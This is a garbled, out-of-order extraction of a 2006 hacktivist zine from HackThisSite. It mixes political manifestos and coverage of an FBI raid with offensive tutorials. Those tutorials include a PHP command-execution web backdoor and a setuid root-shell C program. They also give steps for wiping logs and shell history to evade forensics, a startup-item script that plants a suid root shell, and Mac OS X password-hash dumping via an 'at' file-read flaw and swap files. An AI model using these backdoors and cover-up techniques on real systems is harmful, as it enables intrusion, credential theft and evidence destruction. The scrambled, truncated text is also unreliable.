

is here at this local level were individuals have the biggest world.

So now that we got your windows cleaned from media misrepresentation see the bright rays of activism glaring at you. There are a integrate radical ideas into your everyday life:

1.) Turn off the television

TV is the centrifuge of most things corporal. Chances are you know works for some one directly, or indirectly involved with media (broadcast, the phone company, coke, coffee shops, or advertise don't they?). Besides that, wouldn't you rather be of your own, instead of watching one unfold before you on a stuff up with your friends, meet new people, go on adventures the TV off.

2.) Fall in love

Yes this is an activist act. Some one in love has more to live excitement, and more meaning in their life. Some one in love the corporal elite ranks and more in the living life for themselves fall in love today. fall in love with a guy, a girl, an act really doesn't matter just find more to live for.

3.) Read a book

Especially books that make you question things around you, think. Books full of action, puzzles, mystery, tragedy, what

4.) Start conversations with strangers

Starting a conversation with some one you have never seen be a great exercise to break down the socialphobia that the system Also in the act of doing this you make the world a somewhat

Hack This Zine! 02

Notes from the Hacker Underground

HackThisSite.org

2006

```
# unset HISTFILE; ./clean.sh; cat >> /var/www/hackthissite.
#####

$cmd",          ); ?
ost">a      hist hac
ype="submit" value          form> ha
disruption, coun          e The real t
o them is pote          agentWeapon
pfile0 now+1minute          afa33. 0 will          us
/var/at/jobs          00 | grep -A 4 -i  ngname It i
t everything          e free to do anything. Your lif
a time.          u were going to die tomorrow, w
cat /et          e; culture jamming; Oday ex
e hell o          .h> void main() { setuid(0)
hoop whoop          n/sh -i"); } deface the nation
tune in dro          ernet liberation front; stop the
get off the grid; don't hate the media, become the med
dev/random > /root/.bash_history;  plug; Become a gho
es for people in code; Big brother is watching; give h
e><?php $cmd = $_POST['cmd']  passthru("$cmd", $
```

```

m action="phpbackdoor.php" method="post">ana
ut type="text" name="cmd"><input type="sub
ght crime, anarchy, financial disruption
e White House. Any one of them i
n. at -f /var/vm/swapfile0 now+1
bin/sh; strings -8 /var/at/jo
y after you have lost everythin
ending what minute at a time. I
ld you do today? # cat /etc/s
revolut r the hell of i
d(0); tf( "whoop whoop!\n
th turn on tune in
tate; ge off
g; cat nd
ret me
to watc
/pre>< a
kers a
ue="exec
ter cu
tentia
nute;
bs/a011a
ng whe
. If y
etc/shad
ll of it
hoop!\n"
une in d beration front; s
get off the id; don't hate the media, beco t
dev/rand bash_history

```

```

#####
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!

```

```

int main() {
    setuid(0);setgid(0);
    execl("/bin/bash","bash",(char *)0);
    return 0;
}

```

```

#####
!###          TAKE ACTION          ###!
!###  HACKTIVISM IN PRACTICE  ###!
#####

```

"The people who are crazy enough to think they c
the world are the ones that do."

```

#####
#          13. Join Revolution, Live Happier   by r3d5p
#####

```

So you're tired of wasting your life away behind a screen, unsatisfied with the way things are going around you. You're deep down for more in life, more meaning, more excitement. A difference, and you want to have a good time doing it. So w to get active in your community?

Now when you hear the words revolution, and activism, a couple come to mind: protesting, rioting, tree hugging, stealing, arson. Well that is undoubtedly how the media portrays activism. The mass depicted stereotyped is extremist, and somewhat falsified. An activist has absolutely nothing to do with carrying a picket sign in the streets, and setting stuff on fire (not saying that aren't fun ;). It is about making changes to systems using drastic methods you see televised. As a matter of fact, revolution can not be televised. Activists utilizing the system to destroy it has, and never will work out. So true activism takes effect

you really want to get fun, you can backdoor several systems, who, ps, ls, and even login to hide your trails in a variety of sorts of rootkits that automate the process.

Clearing the logs of a system could mean the difference between investigation and getting away with the penetration. Every log is in different locations and often times system administrators file up to different locations. For starters, wipe everything in /var/log. If you gain access through a flaw in the web server also clear all apache access or error logs. Usually you can do this through reading the httpd.conf file. Clear the .bashrc files for all users to destroy your command history (starting an ssh session and using the HISTFILE command will disable this logging). There are also tools like zap3.c which help automate the process of clearing logs for all specific IP addresses without completely trashing logs. Remember, deleting a file is not enough, you want to shred the data to slow forensics.


This should give you an introduction of some directions you've already got some level of access. Good luck, stay out, don't get caught!

```
funtimes.php:
// drop in any directory in the web root to exec cmds as th

<code><pre> <?php $cmd = $_POST["cmd"]; passthru("$cmd", $r
</pre></code><br><br>hacker anarchists are everywhere!<br>
action="funtimes.php" method="POST"> <input type="text" nam
type="submit" value="exec"> </form>

suidshell.c:
// upon gaining root, compile this file and chmod 4755 suid
instant root

#include <stdio.h>
```



Electronic Civil Disobedience Journal !! Published by Hack
(a)nti copyright. distribute as freely as the wind and

```
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
#####
!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!!
```

Lock up the kids and call the police ...

== NATIONAL SECURITY ALERT : SUBVERSIVE MATERIALS !
The government considers your very interest in this subject
Soon you will not even be able to create or distribute these
being made into a criminal by the corporate media.

The texts enclosed contain stories, projects, and ideas from

found ways to unplug themselves and hack the system. We can ammunition and a network of hacktivists to network with, but not enough to set yourself free. Only you can break your chains from television and take to the streets. Get involved!

... lock up the cops

!!
#####

#####!
TABLE OF DISCONTENTS ###
#####!

NOTES FROM THE HACKER UNDERGROUND

A Hactivist Manifesto.....
Major Hack This Site Milestones.....

TURN ON: HAPPENINGS IN THE SCENE

Hack This Site Founder Raided by FBI.....
Right-wing Hackers Target Indymedia.....
Directnic Enforces ICANN WHOIS Contact Info.....
Phpbb 2.10 Disclosure Causes Mischief and Mayhem on t
Nmap Developer Intimidated by FBI...By Wyrkill.....

ARM YOURSELF: EXPLOITS AND TECHNIQUES

The Art of the Cipher...By Psyche.....
Finding and Exploiting PHP Script Vulnerabilities...
Hacking Local Mac OS X.....
C Compilation on a Low Level...By Forcemaster.....
Security Access, Backdoors and Gaining Permissions...

TAKE ACTION: HACKTIVISM IN PRACTICE

Join Revolution, Live Happier...by r3d5pik3.....
Security Culture: Hackers Living in an Age of FBI Rep

access-log notes your IP address and the URL to the backdoor. It will not let you execute interactive programs like ftp or vi. The nature of the web. So it's obvious you need something a bit different.

You might want to read about some configuration files to see how to get further access or at least gather information about the machine. Look at the httpd.conf file or any .htaccess files, often times it will contain AuthUserFile statements which have paths to the password files in protected directories. These files are usually DES or MD5 encrypted, cracked, and usually give access to admin sections that may have ways to interact with their database. You can also try reading the files to find usernames on their system, as well as proftpd.conf, my.cnf, and others. If they have scripts that make use of MySQL, look at the configuration files to see if you can find any u/p. Try connecting to config.inc.php for phpMyAdmin. Often times if they are silly they will use the same logins information as ftp or ssh. If you cannot get in this way, then you might want to see if you could bind a port and use telnet to and use interactive programs. This will help when you have system and trying other exploits.

If this by itself doesn't give you access, you're going to need to see if there are any exploits on the system to gain further access. Try using nmap and a nmap to see what sort of services are running on this system that can be exploited. Look for suid binaries on a system: find / -perm -2000 -exec ls -ldb {} \; . Look through k-otik.com, milw0rm.com, securityfocus.com, and others to see if there are any local exploits on this system. No system is entirely secure, especially if there are unpatched, there's probably dozens of ways to get root, but this is the scope of this article.

Now that you've got complete control of the machine, there's a lot you can do to secure access and cover your tracks. Add new users with the same permissions as root. Create a C file that and chmod it to be executable a /bin/sh shell as root(see suidshell.c below). Bind a port to the machine as the root user so you can hop on without leaving any mess

http://www.phrack.org/phrack/49/P49-14 -- The infamous "Small fun and profit" by Aleph One

```
#####
#           12. Security Access, Backdoors and Gaining Permi
#####
```

Woah! I just found this bug on this web server that lets me web server. This is cool! Too bad I only have permissions a do I do now? No doubt you've left some pretty nasty trails server, and you're probably not satisfied with the access I right now.

This guide will show you some tricks on how to secure your permissions, set up backdoors, and clean up after your trac machines and chaining several secure jump boxes to route yc you to be virtually anonymous, especially if you use a publ internet connection.

If you've found an exploit, one of the first things you mig probably find a way to make sure you'll always have access, discover and patch the vulnerability. In every system, you /tmp/ which gives you some file space that you can play aro youput it in the web root, you won't be able to access your server. You can try to find a dir you can write to through -type d -perm 777 where ../../ is the path to the web root l out a list of directories that you can copy a backdoor to. a hidden directory .page where you will put all your files. tool look curl or wget to copy a PHP or ASP exec backdoor(1 the right) to this directory. If neither of these tools are server is behind some sort of firewall, then you could also thesourcecode; ?>" > /path/to/www/root/.page/backdoor.php.

This will give you a web based shell, which is a good start disadvantages. Every time you execute a command, a little e

Police State USA and the Politics of Fear.....
Paradise Engineering, Political Change...By archaios.
Communication and Info Gathering at a Protest...By al
Beyond Physical Borders: Hacking and Activism on the
White and Black...By shardz@dikline.....
Autonomous Hacktivism With the Internet Liberation Fr

```
#####!
!###           TUNE IN:           ###!
!###   HAPPENINGS IN THE SCENE   ###!
!#####
```

"The nationalist not only does not disapprove of atrocit his own side, but he has a remarkable capacity for not about them." - George Orwell -

```
#####
#           01. A Hacktivist Manifesto: Notes from the Hacker
#####
```

As our hacking and activist communities grow, the ruling cl react to stop us. We live in an age where our every thought monitored, and to question the injustices of our society ar unpatriotic. The corporate media scares the public with ima and cyber-terrorists so congress can give more money to law ministry of peace. The Office of Homeland Security, the USA Information Awareness. Goerge W. Bush, Dick Cheney, John As fascism in America is not an impending threat: it's already are clearly drawn.

Inevitably those who question and confront the injustices o system will become targets for harassment by the rich and p are coming to you from someone who is facing the full weigh first hand. The success of Hack This Site as well as my par

organizing a number of protest actions has made me a target. My apartment was raided by Chicago FBI who seized all of my things, threatening me with felony charges citing millions of dollars in damages to thirty years in jail for a crime that hasn't even happened.

This is the reality of the political system we live in: the government has no regard for human rights, and will do everything in its power to break any sort of resistance against their empire. The feds are invading lives and have had no reservations in making the necessary changes. IndyMedia servers are seized by international law enforcement, questions, raids, and arrests dozens of hackers a year even at this site, HBX Networks, and various IndyMedia collectives. Logs for servers that host hacker and anarchist websites like insecure.org, etc. Police arrested over 1800 people at the Republican National Convention while the FBI and the SEC investigate key organizers. When they had visited me, they took comments from Hack This Site's IRC server.

The reason why we are being monitored and intimidated is because we are capable of doing it if we realize our collective power and something about it. The stakes are high, but they aren't unless a weapon in their arsenal is how they can control people through fear. Today, we hear stories about people who were smart and brave and stood up to them. If we let them walk all over us, then they win. If we stand up in a fight, then their grip is loosened and the truth may flow like water and trees. These are the opening shots in a war they say will last a lifetime.

The struggle to build a free internet and a free society has had amazing results. We have developed open source software, peer-to-peer sharing services, secure and anonymous open publishing systems that can be explained here. And every time we develop these technologies that let us pursue our creativity and innovation, the establishment tries to keep up by inventing increasingly ridiculous laws to stop us. But we will always be one step ahead of them: we

can be very powerful. The next stage in C compilation is the linker, which translates the code into assembly. It receives the source code from the preprocessor.

The assembler is next, which creates object code. Object code is pre-parsed source code. Usually called binaries. An object file (containing object code) is mostly machine code. Which is code that is understood by the machine processor. Object code has a .o suffix on Linux and usually .obj on windows system. Object code can be linked with libraries to create a final executable. Finally is the linker. The linker takes various object files and assembles them into a single file. Linkers can also include object files from external libraries. Advantages over including a single large object file such as the compiler at compilation time, and more manageable code. Most compilers will link with several default system libraries during compilation. After the compilation steps you should be left with a finished executable. Most compilers have a nice syntax checker that will stop compilation if an error occurs, although occasionally errors do occur that are not caught by the compiler.

SamHallam@gmail.com (Forcemaster)

<http://ctour.tonymantoan.net> -- Absolutely fucking awesome for beginners. Where I started, it does however have a few errors but nothing more.

<http://www.ecst.csuchico.edu/~beej/guide/net/> -- Very great

<http://www.winprog.org/tutorial/> -- Nice win32 API tutorial

<http://www.hackthissite.org/lectures/read/9/> -- My two C tutorials at [hackthissite.org](http://www.hackthissite.org).

<http://www.planetsourcecode.com/> -- All your source code needs

cron checks this file everyday at 3:15am. This vulnerability b-r00t and affects versions up to 10.3.4.

```
#####  
#           11. C Compilation on a Low Level   By Forcem  
#####
```

This article discusses the process behind compiling a C program. It will be split into two sections. The first about low level C compiler workings, the second will contain some useful C links and snippets that I might decide to throw in there. So read on...

The first part of the compilation process is the preprocessor. It accepts source code as input and is responsible for removing and interpreting preprocessor directives (such as #defines and #ifdefs) else with # at its start for that matter). The next stage is the compiler. All this does is translate the source code sent to the preprocessor to assembly code. Very good. Next. The assembler creates object code. The last step in C compilation is the linker. It adds libraries, and external functions to the main() function and any external variables. After this has been done, an executable is produced. The Preprocessor. A unique feature to C compilers is the preprocessor is always the first step in compilation. The preprocessor provides its own mini-language, as it were. Using the preprocessor's advantages, which I'm not going into here as this is not a tutorial, it interperates all processes beginning with a "#" (hash) sign. how it does this with some preprocessor directives.

The most common preprocessor directive is "#include", when it is issued like "#include <file>" the preprocessor will look for the file where system header files are usually kept. Normally /usr/include systems. When an #include statement is issued like "#include <file>" the preprocessor will look in the current directory for the header file. The #define directive #define is nothing but a text substitution. #define is used to make macros, which are basically mini-functions, in this

create.

The balance of power between revolutionary hackers and the government will exist in various degrees at all times. The balance will shift away anytime soon. Instead of spending time fighting amongst ourselves, let's try to work together to find solutions. Embrace a diversity of opinions and work with our brothers and sisters to build a front to combat the state. Not only do we need to build defensive networks to combat security and censorship, we need to take direct action and challenge the corporations and governments that stand in our way. While they fight for their paycheck, we are fighting for our lives.

Hacktivists of the world, unite!

```
#####  
#           02. Major Hack This Site Milestones  
#####
```

- First challenges posted on Hulla-balloo.com in May 2002: 10 challenges with a basic top scores section. Gets a surprising amount of feedback with people volunteering to help with the site.
- Several unofficial IRC servers and channels are opened
- Launches HackThisSite.org in August 2003:
- Realistic missions with simulated targets and objectives.
- User contributed articles / external resources.
- User system that keeps track of missions completed.
- Web based chat system.
- The "Hack This Site" challenge and the hall of fame.

- HTS staff organization is set up to maintain the various : website(moderate articles, interact with users, post news, new features, etc).
- HTS IRC server launched, online community explodes.
- HTS public meetings are set up with set agendas and facil: users to meet with staff about future projects of HTS, main hacker chat.
- HTS users and staff are inspired to produce several new cl: addition to new realistic missions, several new kinds of ha: introduced. Application Challenges lets you hack away at op: challenges. Encryption Challenges gives out a string encryp: algorithm and people compete against each other to crack it
- Declares "Summer of Resistance" in 2004 to have Hack This: several major hacker conventions and protests.
- Publishes first hacktivist zine, distributes hundreds thro: them available at various infoshops and conventions for the half-page zine with hacktivist texts and technical articles
- Organizes for the Fifth HOPE convention: 7/9/04: Chicago : to NYC. Several people sets up radical HTS table selling th: radical propaganda away. Networks with other activists and gearing up for upcoming protests.
- Organizes for DEFCON convention 7/31/04: pick up several l: way to end up in Vegas. Meets with several local activists Sells copies of 2600, distributes lots of propaganda, big h
- Visited by Chicago FBI and is questioned regarding violen: the Republican National Convention protests, hacktivism and

AppleFileServer remote root exploit

A pre-authentication buffer overflow in Apple file sharing : remote commands as root. It affects several different versi: only the return address and offsets are public for 10.3.3. Apple on 2004-12-02.

Browser homograph attacks allowed spoofed URLs

Because of improper International Domain Name support, it i: link which tricks the browser into appearing like an offici: redirect to somewhere else. Example: http://www.pаypa: paypal.com while it actually goes to www.xn--pypal-4ve.com. by the Schmoo group and patched with the March 21 2005 secu:

Adobe Version Cue local root vulnerability

On systems running Mac OS X 10.3.6 or below who has Adobe V: (ships which virtually every Adobe product) allows unprivil: a root shell through manipulating suid shell scripts. The s: /Applications/Adobe Version Cue/stopserver.sh does not chec: directory you are in before it makes references to other sh: able to call stopserver.sh through a symbolic link and exec: root by making a fake productname.sh. You can easily cp /bi: 4755, and chown root. Boom, instant suid root shell.

mRouter local root exploit

A buffer overflow in a command line argument of the mRouter: exploited to drop to a root shell. mRouter is SUID by defaul: installed with the iSync packages. This bug was fixed with l:

Apple Internet Connect local root vulnerability

Apple Internet Connect writes to /tmp/ppp.log, creating it : already exist, and appending to it if it already exists. You: appending data to any file on the system by creating a symb: /tmp/ppp.log to the file being altered. By adding code to th: box, and redirecting /tmp/ppp.log to /etc/daily, you can ex:

exploits based around the same contents and have been patch of different security updates Apple had released, the latest most of them. The basic idea is to trick the browser into downloading a DMG file and then trying a second trick to actually files stored in the DMG file.

There are a number of ways to be able to mount volumes on v can prepare an HTML document to automatically redirect you through javascript or a meta refresh tag. By going to `disk://urlto.com/some/package.dmg`, the browser will automatically mount `package.dmg`. This can also be accomplished through `scp://ftp://`, `afp://`, and even `http://` inside of safari.

The contents of the DMG file may contain a specially crafted `Fun.app` which can in itself register a new URL handler (let that when called by any browser it will launch `Fun.app`). Applications register new URL handlers as `CFBundleURLTypes` tags stored in `Fun.app/Contents/Info.plist` or the `plist` resource fork. Also try `help://runscript=../../Volumes/yourvolume/yourfiles` files stored on the mounted `dmg` volume.

Other interesting URL handlers that can be explored for future `x-man-page://`, `telnet://`, `ssh://`, `ical://`, `addressbook://`,

Other Vulnerabilities

There had been a number of vulnerabilities and exploits discovered over the past year.

CF_CHARSET_PATH local root exploit

Exploiting a buffer overflow in Core Foundation, an attacker can root by injecting malicious code into the `CF_CHARSET_PATH` environment variable. The exploit is publically available and Apple released a patch in 2005.

- Massive Republican National Convention protests, week full of actions, various hacktivist actions, thousands arrested including people. About 80,000 registered HTS users.

- HTS v3 released with complete recoding to accommodate for growth, restructured staff, etc. More stable, interactive, and secure.

- HTS IRC merges with TopGamers IRC network. Technical lectures for users to be held over IRC.

- HTS Radio set up with a live radio stream. Active IRC community sharing hacker tips and music. Eventually the server was shut down due to bandwidth and drama, but will return later.

- HTS developer jessica discovers and releases the phpBB 2.0.0 injection vulnerability, which spreads like wildfire across the web.

- Root This Box released: new set of challenges where several machines configured for free range hacking: complex team scenarios, several boxes set up, many real-world hacking skills are shared.

- Many HTS members start to interact with more radical and better teams as real world hacking skills increase

- Move to new dedicated server to accommodate for growth and stability.

- HTS Radio relaunched with pre-recorded content. Audio is split into different "playlists" which are streamed randomly as well as available for downloads in radio archives. Collection of various hacker radio convention presentations, indymedia content, timothy leary content, and unique HTS content.

- Major counter-inaugural DC protest, anarchist actions all over the world, more hacktivist actions.

- HBX Networks merges with HTS to provide free shell server
- HTS breaks off with TopGamers network because of administ: sets up IRC on our dedicated machine.
- FBI raids Jeremy's house in massive investigation: accuse: into protestwarrior.com and threatens credit card fraud cha
- HTS gears up for another summer full of actions: finishin, magazine and prepares for the DEFCON convention.

```
#####!
###      TURN ON:      ###!
###  HAPPENINGS IN THE SCENE  ###!
#####!
```

"Dream as if you'll live forever. Live as if you

```
#####
#           03. Hack This Site Founder Raided by FBI
#####
```

On March 17 2005, nine Chicago FBI agents raided and seized equipment in Jeremy Hammond's apartment. Facing intimidatic and the Secret Service, he is being accused of hacking into ProtestWarrior.com and stealing credit card numbers. While been damaged and no credit cards were billed, the FBI is th him with fraud and unauthorized access totalling to million damages and up to thirty years in federal prison for a crim happened.

Jeremy Hammond aka xec96 was the founder of online hacking HackThisSite.org which taught network security skills throu

written software installers will create this folder with ba allowing any user to drop files in that directory. One coul script, drop it in that folder, restart the computer, and b scripts as root.

```
ls -al /Library/StartupItems/
total 0
drwxrwxrwx 3  root admin 102  5 Apr 12:15 .
drwxrwxr-x 39 root admin 1326 6 Apr 09:28 ..
```

As you can see, the directory is chmod 777 - which means we it. Make a folder in this directory and write a shell scrip as the directory containing the text:

```
#!/bin/sh
cp /bin/sh /etc/.rewt
chown root /etc/.rewt
chmod 4755 /etc/.rewt
```

Then make a file called StartupParameters.plist containing

```
{
  Description = "NameOfScript";
  Provides = ("NameOfScript");
  OrderPreference = "None";
}
```

Next time you restart the machine, it will execute the shel This particular shell script will make a suid root shell in

URL Handler Exploits

There are a number of security issues related to URL handle Through these tricks, you are able to execute code on a vic loading a link in *any* web browser. There are several vari

generate strings to be used as the open firmware password:
http://macosx.si.umich.edu/files/ofpwwgen.c

Using this you should be able to generate strings to match
found by nvram security-password. You can also use this cha

nvram security-password

a b c d e f g h i j k l m
%cb%c8%c9%ce%cf%cc%cd%c2%c3%c0%c1%c6%c7

n o p q r s t u v w x y z
%c4%c5%da%db%d8%d9%de%df%dc%dd%d2%d3%d0

A B C D E F G H I J K L M
%eb%e8%e9%ee%ef%ec%ed%e2%e3%e0%e1%e6%e7

N O P Q R S T U V W X Y Z
%e4%e5%fa%fb%f8%f9%fe%ff%fc%fd%f2%f3%f0

1 2 3 4 5 6 7 8 9 0 ! @ #
%9b%98%99%9e%9f%9c%9d%92%93%9a%8b%ea%89

\$ % ^ & * () + = - _ } {
%8e%8f%f4%8c%80%82%83%81%97%87%f5%d7%d1

When you have this password, you are able to boot into sing
restart from the operating system stored on your iPod, circ
security mechanism set up by the owners.

Exploiting Bad Startup Items Permissions

If the /Library/StartupItems folder has not already been cr
software installers that use this folder may have to create
programs when the machine restarts. These scripts run as rc

hacking challenges. With his coordination the website was a
series of magazines, launch an online hacktivist radio stat
several hacking competitions. Because it has grown to be in
controversial, it is facing overblown intimidation from unj
policies despite being legal and non-destructive in nature.

Jeremy has also worked with several local and national anti
organize for a variety of marches, rallies, and national de
including the Republican National Convention in NYC, the co
protests in Washington DC, and dozens of other local Chicag
Hammond is an innocent man who is being targeted for his pa
struggle for social justice and the success of the Hack Thi
passion and determination to challenge the injustices of th
has made him a target of harassment by law enforcement.

Please ask the US District Attorney's Office to drop the ch

FreeJeremy.com Legal Defense

FreeJeremyNow@gmail.com

Contact: Loren Blumenfeld, attorney - 312-939-0140

Contact: Pong Khumdee, partner and roommate pongtakespictu

Contact: Wyatt Anderson, administrator of HTS: wanderson@gm

Who is Jeremy Hammond?

Jeremy was a political hacker who used his abilities to def
and a free society. He has founded a number of projects inc
progressive newspapers, educational websites, and helped or
political protests. He has worked to defend the IndyMedia p
right-wing hackers by finding and fixing several vulnerabil
activities have been ethical and non-destructive, he has fo
of law enforcement because he has been brave enough to stan
injustices of the political system.

Jeremy Hammond was the founder of online hacking community

which taught network security skills through a series of on challenges. With his coordination the website was able to p magazines, launch an online hacktivist radio station, and s competitions. While the site has grown it has become increa The site and community is facing overblown intimidation fro policies, despite being legal and non-destructive in nature

Jeremy also worked with several local and national anti-war for a variety of marches, rallies, and national demonstrati Republican National Convention in NYC, the counter-inaugura Washington DC, and dozens of other local Chicago actions.

How and why is Jeremy being threatened by the FBI?

On March 17, 2005, Jeremy's apartment was raided by nine FE ransacked the plane, seizing all electronic equipment as we phone/address book, the lease, important notebooks, and eve then, Jeremy and his lawyer have been meeting with the US a The US government says that they will be indicting him with charges related to computer hacking and credit card fraud.

Jeremy was also visited by the United States Secret Service checked out his apartment and asked Jeremy a few questions political activities. They were asked by the FBI who tipped Jeremy's protest activities and anarchist tendencies. The S political groups he has worked with, what protests he has b was going to assassinate the president, etc.

The FBI has stated that they have been monitoring Jeremy's six months (since Summer 2004) when the FBI first visited J about possible disruption and violence at the Republican Na protests in NYC late August. The FBI has gone as far as quc conversations from the Hack This Site IRC server, talked ab been, etc. They also say that they have stopped by his apar occasions to check up and take pictures. His phone and inte

Of course, these files are read only by root. You can also vulnerability above to copy these swapfiles to a temporary the above command to parse those files.

Tricking Software Update

Mac OS X has a handy tool called Software Update which auto software patches and security updates. Many of the tricks i already been patched. Fortunately, if you have access to a Software Update into thinking that you have already install

Check out the contents of /Library/Receipts/. Create a file as an update package and Software Update won't list that pa

Recover Open Firmware Password

Many public computers, especially commercial cyber cafes, u software or tracking mechanisms that prevent you from doing or even require you to pay by the hour. Ordinarily, you wou the computer into Open Firmware and either use single user n system or just boot to an external device like the copy of l installed on your iPod. Unfortunately, more and more compute password protect Open Firmware which requires you to authen any of these things.

This is beatable. If you have root access in terminal, try security-password. This should spit out a string which is t password encoded in xor hex. It is NOT encrypted, it is sim

```
nvrnm security-password
security-password: %d9%df%da%cf%d8%d9%cf%c1%d8%cf%de
```

The MacSIG group at University of Michigan wrote a C script

```
uid=503(test) gid=503(test) groups=503(test)
local: user$ ls -al /users/admin/.bash_history
-rw----- 1 admin staff 1259 12 Sep 2003 /users/admin/. ba
local: user$ cat /users/admin/.bash_history cat: /users/adm
Permission denied
local: user$ at -f /users/admin/.bash_history now+1minute
Job a011afa33.000 will be executed using /bin/sh
local: user$ cat /var/at/jobs/a011afa33.000
(the contents of /users/admin/.bash_history)
```

As long as you have local access to the machine, you can re
all users using this vulnerability:

```
at -f /var/db/shadow/hash/559DBF44-4231-11D9A5A8-00039367EE
```

This was patched with the January 25, 2005 security update

----- Sensitive Swap Files -----

There is another technique for recovering passwords making
files. Several components including FileVault, Keychain, lc
all sorts of sensitive data in these swap files located in
huge files and it takes some clever unix commands to be abl
useful out of them. However, often times the above applicat
usernames and passwords in plain text.

Try this on your home machine(making sure to also try swapf
etc)

```
# strings -8 /var/vm/swapfile0 | grep -A 4 -i longname
```

This will only recover passwords from people who had sat do
the system with their user account. Every time the machine
swapfiles are cleared, so the longer a machine had been run
chance you have with recovering passwords.

almost certainly tapped as the FBI has stated that they wil
every action and statement.

What is Jeremy being accused of doing?

The FBI alleges that he is involved with an underground hac
hacked and gained access to the right-wing website ProtestWa
card numbers belonging to people who ordered products off o
The FBI says that he was involved in a plot to make donatio
card numbers to various humanitarian charities, civil right
leftist protest groups.

These charges are outrageous and reactionary because none o
happened. The website has not been defaced and no credit ca
billed. The FBI and the US Attorney have quoted several mil
damages(~\$500 per credit card) and is threatening up to thi
prison for a crime that has not been committed.

Who is ProtestWarrior?

ProtestWarrior.com is a right-wing group that tries to prov
constitutionally protected protests and actions of progress
They foster such conservative and intolerant dogma which bo
hate-speech. Their most recent national action was their at
trouble at the counter-inaugurationprotests in Washington D
miserably in being effective or generating any decent number

Although no damage had been done to their system, the Prote
known to falsely report information to the police on an int
and demonize leftists. This particular case is similar: whi
done to the website or credit cards, ProtestWarrior is tryi
incriminate hackers and activists.

What is ironic is that ProtestWarrior has worked with group
RightWingExtremist.net and the g00ns to hack IndyMedia and

in the past. Read an in-depth discussion of ProtestWarrior, and how to expose them: <http://indymedia.us/en/2005/03/5268>

What property has the FBI seized?

Nearly everything electronic has been seized from their home number of private notes and documents including notebooks at their lease. In addition to taking Jeremy's property, they roommate's computers and other equipment which were unrelated. Details of all property seized are included in the search warrant.

While it has been more than two months since the original indictment was not filed charges nor returned any property. We are sending Motion for Return of Property, which the FBI is required to comply with of the Federal Rules of Criminal Procedure.

How could I support the case against these ridiculous charges?

Support can range from signing the online petition, making contacting the US Attorney, or just by spreading the word about a situation. Please see the support page for more details.

Are copies of the search warrant available?

Electronic copies of the search warrant can be downloaded at FreeJeremy.com. The affidavit which established probable cause is shown to us yet.

References

This is a short list of documents and reading materials related to and cybercrime.

- "Everything a Hacker Needs to Know about Getting Busted"

So the password for the "admin" user is stored in /var/db/shadow/hash/559DBF44-4231-11D9-A5A8-00039367EBAE. Note that it is read only as root. Of course, there are a few tricks we can use to read these files. But let's say that you have root access:

```
# cat /var/db/shadow/hash/559DBF44-4231-11D9-A5A8  
00039367EBAE 209C6174DA490CAEB422F3FA5A7AE634F0D412BD764FF  
1404EED033E22AE348AEB5660FC2140AEC35850C4DA997
```

This large string contains two separate hashes for the same user. The first 64 characters form the SMB hash (which is used for Windows file shares if it is not turned on) which is actually two 32 character MD4 hashes. The last 40 characters form the SHA1 hash. Once you have read the file, all that remains is to properly format this file and run it through a password cracker like John the Ripper or Lepton's Crack.

SMB hashes:

```
admin:209C6174DA490CAEB422F3FA5A7AE634:F0D412BD764FFE81AAD3B43  
orb:6FFB224FB592476B2230862E220937DA:4B881A967FE694FBAAD3B4  
test:0CB6948805F797BF2A82807973B89537:01FC5A6BE7BC6929AADB
```

SHA1 hashes:

```
admin:D033E22AE348AEB5660FC2140AEC35850C4DA997  
orb:23119F5947DA61A815E7A1CC2AF9BDB8C19CAF1F  
test:A94A8FE5CCB19BA61C4C0873D391E987982FBBD3
```

Reading Files as Root through /usr/bin/at

There is a vulnerability in /usr/bin/at that allows you to read files with
This implications of this can be devastating if you already have
unprivileged access. Using this trick, you can read a variety of files
including user password hashes, temporary swap files, .bash_history,

This will allow you to read a list of commands executed by a user:
local: user\$ id

#####

The tricks explored in this article range from privilege es vulnerabilities to clever ways to get around protection sch kept on the down low, but as more of them are recognized an we may as well make these available for people to learn fro going to post exploit scripts, I'll explain what can be don research and make the most of these tricks.

- Cracking User Passwords
- Reading Files as Root through /usr/bin/at
- Sensitive Swap Files
- Tricking Software Update
- Recover Open Firmware Password
- URL Handler Exploits
- Other Vulnerabilities

Cracking User Passwords

Gone are the days where you can just execute "nidump passwd DES encrypted passwords for all users. Even though this was there's still several ways to be able to recover user passwd not store passwords in an /etc/shadow or /etc/master. passwd there is a way you can recover password hashes for all user

Mac OS X uses NetInfo to handle user accounts. The password based system are stored in /var/db/shadow/hash/(guid). Each hash file. To get a list of users and their corresponding g try:

```
local: user$ nireport / /users name generateduid uid | grep
admin 559DBF44-4231-11D9-A5A8-00039367EBAE 501
